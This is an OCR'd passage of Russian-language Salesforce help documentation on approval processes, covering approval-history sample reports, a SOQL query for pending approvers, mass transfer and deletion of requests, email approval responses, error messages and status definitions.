
Пример отчета: Утверждение возможностей, отправленное в течение выбранного диапазона дат

Данный образец отчета возвращает экземпляры процесса утверждения, отправленные в течение выбранного диапазона дат (1) для объекта «Возможность» (2). Результаты сортируются по статусу (3), а также отображают последнего исполнителя (4), дату отправки (5), дату завершения (6), имя записи (7), код экземпляра процесса утверждения (8) и имя процесса утверждения (9).

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.




Пример отчета: утверждения—затраченное время

Данный образец отчета возвращает все экземпляры процесса утверждения (1) и группирует результаты по имени процесса утверждения (2). Результаты отображают имя записи (3), код экземпляра процесса утверждения (4), статус (5), дату отправки (6), затраченные минуты (7) и дату завершения (8).



Пример отчета: этапы утверждения—затраченное время

Данный образец отчета возвращает все экземпляры процесса утверждения (1) и группирует результаты по имени процесса утверждения (2) и имени записи (3). Результаты сортируются по имени этапа (4), а также отображают статус этапа (5), дату начала этапа (6), затраченные минуты этапа (7), дату завершения этапа (8) и код экземпляра процесса утверждения (9).



Обратите внимание, что предыдущий образец отчета не отображает ответственных за утверждение для каждого этапа и затраченное время для каждого запроса на утверждение. Чтобы получить данную информацию, выполните запрос SOQL путем использования кода экземпляра процесса утверждения из отчета. Ниже приведен образец запроса SOQL, возвращающего параметры `ActorID` (пользователь или очередь, получившая запрос на утверждение) и `ElapsedTimeInHours` (время, прошедшее после отправки запроса на утверждение) для первого отложенного этапа в отчете.


```
SELECT ActorId,ElapsedTimeInHours FROM ProcessInstanceWorkitem where processInstanceId =
'04gD0000000LvIV'
```

SELECT ActorId, ElapsedTimeInHours FROM ProcessInstanceWorkitem where processInstanceId = '04gD0000000LvIV'

Query Results - Total Rows: 1

ActorId	ElapsedTimeInHours
005D00000015vGGIAY	29.820833333333333

Образец запроса возвращает только один результат. Чтобы просмотреть страницу профиля данного ответственного за утверждение, дополните основной URL-адрес организации возвращенным значением параметра `ActorID` (`https://MyCompany.salesforce.com/005D00000015vGGIAY`), позволяющим открыть страницу профиля пользователя.



СМ. ТАКЖЕ:

Отчеты по журналам утверждений

Рекомендации по использованию отчетов по журналам утверждений

Просмотрите ограничения и особые алгоритмы, применяемые при создании или просмотре отчетов по журналам утверждений, позволяющих получать подробные архивные сведения о процессах утверждения и этапах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по использованию процессов утверждения, завершенных или отложенных на момент развертывания выпуска Summer'14

Развертывание выпуска Summer'14 инициирует автоматическое заполнение полей журнала утверждений для завершенных и отложенных процессов утверждения. Тем не менее, некоторые поля журнала утверждений остаются незаполненными или заполняются только после обработки экземпляра процесса утверждения следующим действием (например, при утверждении, отклонении или переназначении запроса на утверждение) сразу после развертывания выпуска Summer'14.

Объект	Порядок заполнения полей
Экземпляр процесса	При использовании экземпляров процесса утверждения, завершенных перед развертыванием выпуска Summer'14, все поля объекта «Экземпляр процесса» заполняются автоматически, кроме поля: «Дата завершения», которое остается незаполненным для экземпляров процесса утверждения, завершенных до 1 января 2013 года. При использовании экземпляров процесса утверждения, отложенных во время развертывания выпуска Summer'14, все поля объекта «Экземпляр процесса» заполняются автоматически, кроме полей: «Дата завершения» и «Последний исполнитель: полное имя», которые заполняются только после завершения экземпляра процесса утверждения.
Узел экземпляра процесса	Поля остаются незаполненными для экземпляров процесса утверждения, завершенных перед развертыванием выпуска Summer'14. При использовании экземпляров процесса утверждения, отложенных во время развертывания выпуска Summer'14, все поля объекта «Узел экземпляра процесса» заполняются только после обработки экземпляра процесса утверждения следующим действием сразу после развертывания выпуска Summer'14.

Дополнительные исключения применяются к данным журнала утверждений, доступным только посредством запросов SOQL определенных объектов. См. объекты ProcessInstance, ProcessInstanceNode, ProcessInstanceStep и ProcessInstanceWorkitem в документе *Object Reference for Salesforce and Force.com*.

Рекомендации по использованию безопасной среды

Копирование данных журнала утверждений в безопасную среду инициирует перезапись значений некоторых полей, которые затем не будут соответствовать фактическому журналу утверждений.

Объект	Поле	Порядок копирования текущей записи экземпляра процесса или узла экземпляра процесса в безопасную среду
Экземпляр процесса	Дата отправки	Данное значение перезаписывается датой и временем копирования записи экземпляра процесса в безопасную среду.

Объект	Поле	Порядок копирования текущей записи экземпляра процесса или узла экземпляра процесса в безопасную среду
	Отправитель: полное имя	Данное значение перезаписывается именем пользователя, скопировавшего запись экземпляра процесса в безопасную среду.
Узел экземпляра процесса	Дата начала этапа	Данное значение перезаписывается датой и временем копирования записи узла экземпляра процесса в безопасную среду.

СМ. ТАКЖЕ:

- Поля, доступные для отчетов по журналам утверждений
- Отчеты по журналам утверждений

Пакетное управление запросами на утверждение

Выполняйте пакетный перенос запросов на утверждение от одного пользователя другому или пакетное удаление запросов на утверждение из процесса утверждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Перенос отложенных запросов на утверждение

Если пользователю назначают новую роль до завершения всех отложенных запросов на утверждение, перенесите оставшиеся запросы другому пользователю.

Удаление отложенных запросов на утверждение

Чтобы удалить старые запросы на утверждение (например, удалить процесс утверждения), удалите их из организации Salesforce. После удаления запросов на утверждение связанные записи разблокируются и удаляются из всех процессов утверждения, поэтому они далее не отображаются в списке ответственного за утверждение, где содержатся отложенные запросы на утверждение.

СМ. ТАКЖЕ:

- Рекомендации по управлению утверждениями

Перенос отложенных запросов на утверждение

Если пользователю назначают новую роль до завершения всех отложенных запросов на утверждение, перенесите оставшиеся запросы другому пользователю.

1. Введите строку *Пакетный перенос запросов на утверждение* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **Пакетный перенос запросов на утверждение**.
2. Поиск запросов на утверждение, подлежащих переносу.
3. Выберите пункт **Пакетный перенос отложенных запросов на утверждение новому пользователю**.
4. Найдите и выберите пользователя, которому следует перенести запросы.

   Убедитесь, что пользователю доступны записи, связанные с запросами на утверждение.
5. Добавьте комментарии.

   Введенные комментарии отображаются в связанном списке «Журнал утверждений».
6. Выделите все запросы на утверждение, подлежащие переносу.
7. Нажмите кнопку **«Перенос»**.

СМ. ТАКЖЕ:

Удаление отложенных запросов на утверждение

Рекомендации по управлению утверждениями

Пакетное управление запросами на утверждение

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного переноса запросов на утверждение:

- Перенос интересов

  И

  Перенос записи

Удаление отложенных запросов на утверждение

Чтобы удалить старые запросы на утверждение (например, удалить процесс утверждения), удалите их из организации Salesforce. После удаления запросов на утверждение связанные записи разблокируются и удаляются из всех процессов утверждения, поэтому они далее не отображаются в списке ответственного за утверждение, где содержатся отложенные запросы на утверждение.

1. Введите строку *Пакетный перенос запросов на утверждение* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **Пакетный перенос запросов на утверждение**.
2. Поиск запросов на утверждение, подлежащих удалению.
3. Выберите **Пакетное удаление записей из процесса утверждения**.
4. Добавьте комментарии.

   Введенные комментарии отображаются в связанном списке «Журнал утверждений».
5. Выделите все запросы на утверждение, подлежащие удалению из процесса утверждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного удаления запросов на утверждение:

- Перенос интересов

  И

  Перенос записи

6. Нажмите кнопку **Удалить**.

СМ. ТАКЖЕ:

- Перенос отложенных запросов на утверждение
- Рекомендации по управлению утверждениями
- Пакетное управление запросами на утверждение

Запросы на утверждение для пользователей

Администратор может настроить процессы утверждения, которые позволят вам и другим пользователям отправлять записи на утверждение, что должно привести к созданию *запросов на утверждение*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отправка записи на утверждение

В зависимости от настроек организации пользователь может отправлять запись на утверждение непосредственно из самой записи.

Отзыв запроса на утверждение

Если вы отправили запись на утверждение, но вам внезапно понадобилось обновить сведения в записи, отзовите запрос. Однако возможность отзыва запроса на утверждение зависит от настроек администратора процесса утверждения, куда была отправлена запись.

Отклик на запрос об утверждении

При получении запроса на утверждение на него можно ответить, утвердив его, отклонив или переназначив. В зависимости от того, какую версию Salesforce вы используете, вам доступны некоторые параметры. Длина комментария запроса на утверждение не должна превышать 4 000 символов. В китайском, японском и корейском языках данное ограничение составляет 1 333 символа.

Значения ошибок утверждения

Ниже представлено несколько ошибок, которые могут возникнуть при отправке записи на утверждение или ответе на запрос.

Статус журнала утверждений

Чтобы отследить нахождение записи в процессе утверждения, просмотрите связанный список журнала утверждений.

Настройки пользователя для утверждений

Укажите представителя, ответственного за утверждение, и проверьте, получены ли электронные уведомления об утверждении.

Отправка записи на утверждение

В зависимости от настроек организации пользователь может отправлять запись на утверждение непосредственно из самой записи.

1. Перейдите к записи, которую нужно отправить на утверждение.
2. Убедитесь, что она готова к отправке.

   Прежде чем отправить запись на утверждение, убедитесь, что запись соответствует критериям активного процесса утверждения. Если вы не знаете, какие требования нужно соблюдать, обратитесь к администратору.
3. Щелкните **«Отправить на утверждение»**.

   Если процесс утверждения применяется к записи, система Salesforce запускает процесс утверждения. Данная кнопка недоступна после отправки записи.

Чтобы отслеживать выполнение отправленного утверждения, рекомендуем начать отслеживать запись утверждения в сети Chatter.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы отправить запись на утверждение, выполните следующие действия.

- Чтение для записи

СМ. ТАКЖЕ:

- Отзыв запроса на утверждение
- Настройки пользователя для утверждений
- Запросы на утверждение для пользователей

Отзыв запроса на утверждение

Если вы отправили запись на утверждение, но вам внезапно понадобилось обновить сведения в записи, отзовите запрос. Однако возможность отзыва запроса на утверждение зависит от настроек администратора процесса утверждения, куда была отправлена запись.

1. Перейдите на страницу сведений о записи, связанной с запросом на утверждение.
2. В связанном списке «Журнал утверждений» отзовите запрос на утверждение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы отозвать запрос на утверждение, выполните следующие действия.

- Чтение для записи

СМ. ТАКЖЕ:

- Отправка записи на утверждение
- Настройки пользователя для утверждений
- Запросы на утверждение для пользователей

Отклик на запрос об утверждении

При получении запроса на утверждение на него можно ответить, утвердив его, отклонив или переназначив. В зависимости от того, какую версию Salesforce вы используете, вам доступны некоторые параметры. Длина комментария запроса на утверждение не должна превышать 4 000 символов. В китайском, японском и корейском языках данное ограничение составляет 1 333 символа.

Отклик от...	Lightning Experience.	Salesforce Classic	Salesforce1
Внутрипрограммное уведомление	✅		✅
Электронное уведомление	✅	✅	✅
Запись	✅	✅	✅
Chatter	✅	✅	✅
Начальная страница	✅	✅	

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы ответить на запрос об утверждении из системы Salesforce, выполните следующие действия.

- Чтение для связанной записи

Чтобы ответить на запрос об утверждении из эл. почты, выполните следующие действия.

- API включен

Внутрипрограммное уведомление

Данная возможность определяется полем «Принимать сообщения эл. почты, содержащие запросы на утверждение», доступным на странице личных параметров. Если организация использует уведомления, то пользователь получает уведомление при каждом получении электронного запроса на утверждение.

- Отклик из уведомления, если администратор включил уведомления, поддерживающие действия.
- Чтобы открыть запрос на утверждение, щелкните уведомление.

Электронное уведомление

Данная возможность определяется полем «Принимать сообщения эл. почты, содержащие запросы на утверждение», доступным на странице личных параметров.

- Чтобы открыть запрос на утверждение, щелкните ссылку в сообщении эл. почты.
- Ответьте на сообщение эл. почты, если администратором активирован ответ на утверждение из эл. почты.

Запись

Отклик из связанного списка «Журнал утверждений».

Chatter

Зависит от того, включена ли администратором функция «Утверждения в Chatter» и включены ли запросы на утверждение в рассылку сообщений Chatter.

- Отклик из сообщения, если администратор включил уведомления, поддерживающие действия.
- Щелкните по имени записи, затем ответьте из связанного списка «Журнал утверждений».

Начальная страница

Зависит от того, добавлен ли администратором компонент «Элементы для утверждения» на начальную страницу. На вкладке «Начальная страница» ответьте из компонента «Элементы для утверждения».

Совет: Из этого компонента в Salesforce Classic можно ответить на несколько запросов сразу.

Отклик на запрос об утверждении посредством ответа на электронное уведомление
Если администратор активировал отклик на утверждение по эл. почте, пользователь может утверждать или отклонять запросы, отвечая на электронное уведомление, независимо от используемого приложения Salesforce или мобильного клиента. Представители ответственных за утверждение также могут отвечать на запросы об утверждении по эл. почте.

Устранение неполадок при откликах на запросы об утверждении по эл. почте
Если отклики по эл. почте работают некорректно, проверьте нижеуказанные распространенные проблемы.

СМ. ТАКЖЕ:

Настройки пользователя для утверждений

Запросы на утверждение для пользователей

Отклик на запрос об утверждении посредством ответа на электронное уведомление

Если администратор активировал отклик на утверждение по эл. почте, пользователь может утверждать или отклонять запросы, отвечая на электронное уведомление, независимо от используемого приложения Salesforce или мобильного клиента. Представители ответственных за утверждение также могут отвечать на запросы об утверждении по эл. почте.

Функция электронного утверждения работает на всех языках, поддерживаемых системой Salesforce. Введенный ответ проверяется посредством языкового словаря текущего пользователя. При отсутствии совпадений введенный ответ проверяется посредством всех других языковых словарей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отклика на запросы об утверждении посредством эл. почты:

- API включен

1. В первой строке ответа на электронное уведомление введите один из поддерживаемых ответов.

   Точки и восклицательные знаки могут использоваться в конце слова.

Слова утверждения	Слова отклонения
утвердить	отклонить
утверждено	отклонено
да	нет

2. При необходимости добавьте комментарий во второй строке ответа.
3. Отправьте сообщение эл. почты.

СМ. ТАКЖЕ:

Настройки пользователя для утверждений

Запросы на утверждение для пользователей

Устранение неполадок при откликах на запросы об утверждении по эл. почте

Если отклики по эл. почте работают некорректно, проверьте нижеуказанные распространенные проблемы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Я не получаю запросы на утверждение по эл. почте.

Ниже указаны возможные причины.

- В отношении отклика на утверждения действуют настройки «Без рассылки по эл. почте».
- Ваш почтовый сервер помещает запросы на утверждения в спам. Обратитесь к администратору эл. почты, который может просмотреть журналы всех входящих сообщений эл. почты и определить их статус (доставлено, отклонено или помечено как спам).
- Администратору эл. почты понадобится внести в список разрешенных адреса эл. почты Salesforce, с которых приходят запросы на утверждение.
- Время доставки эл. почты может зависеть от подключения или интернет-провайдера.

Мои ответы не доставляются.

- Электронный запрос на утверждение может быть обработан только один раз. Запрос на утверждение, обработанный другим пользователем, возвращает ошибку.
- У вас должно быть полномочие пользователя «API включен», чтобы отвечать на запросы с утверждениями по эл. почте.

Я получаю сообщение эл. почты, в котором написано: «Слово , использованное для утверждения или отклонения элемента , не удалось распознать . »

Система Salesforce не обрабатывает ответы на сообщения эл. почты с ошибкой. Ответьте на электронное уведомление повторно, но в этот раз используйте один из поддерживаемых ответов на странице 6375.

Я получил сообщение эл. почты, в котором написано: «Вы не уполномочены обновлять используемый объект».

Сообщение эл. почты с запросом на утверждение привязан к вашему адресу эл. почты. Такая ошибка возникает, если запрос перенаправляется на другой адрес эл. почты или если почтовый клиент разрешает отвечать с разных адресов эл. почты. Заново ответьте на исходное электронное уведомление, но только с того адреса эл. почты, на который был получен запрос на утверждение.

СМ. ТАКЖЕ:

Значения ошибок утверждения
Отклик на запрос об утверждении посредством ответа на электронное уведомление
Запросы на утверждение для пользователей

Значения ошибок утверждения

Ниже представлено несколько ошибок, которые могут возникнуть при отправке записи на утверждение или ответе на запрос.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Менеджер не определен

Данный запрос на утверждение требует назначения следующего ответственного за утверждение в поле *«Имя поля»*. Это значение не заполнено.

Система Salesforce пробует перенаправить запрос на утверждение на основе иерархического поля, такого как «Менеджер». Однако в поле отсутствуют значения, или в нем указан неактивный пользователь. Такая ошибка может возникнуть, когда пользователь отправляет запись на утверждение или ответственный за утверждение отвечает на запрос.

Пропущены обязательные для заполнения поля: [`FieldName`].

Процесс утверждения содержит обновление поля, которое не удовлетворяет стандартным правилам проверки поля. Эта ошибка может возникнуть, даже если поле не отображается на макете страницы.

Прим.: Система Salesforce не уверена, что обновление поля соответствует *установленным* правилам проверки полей.

СМ. ТАКЖЕ:

Устранение неполадок при откликах на запросы об утверждении по эл. почте

Запросы на утверждение для пользователей

Статус журнала утверждений

Чтобы отследить нахождение записи в процессе утверждения, просмотрите связанный список журнала утверждений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Статус	Определение
Отправлено	Запись отправлена на утверждение.
Ожидание	Запись отправлена на утверждение и ожидает утверждения или отклонения.
Утверждено	Запись утверждена.
Отклонено	Запись отклонена.
Переназначено	Запись отправлена на утверждение, но назначена другому ответственному за утверждение.

Статус	Определение
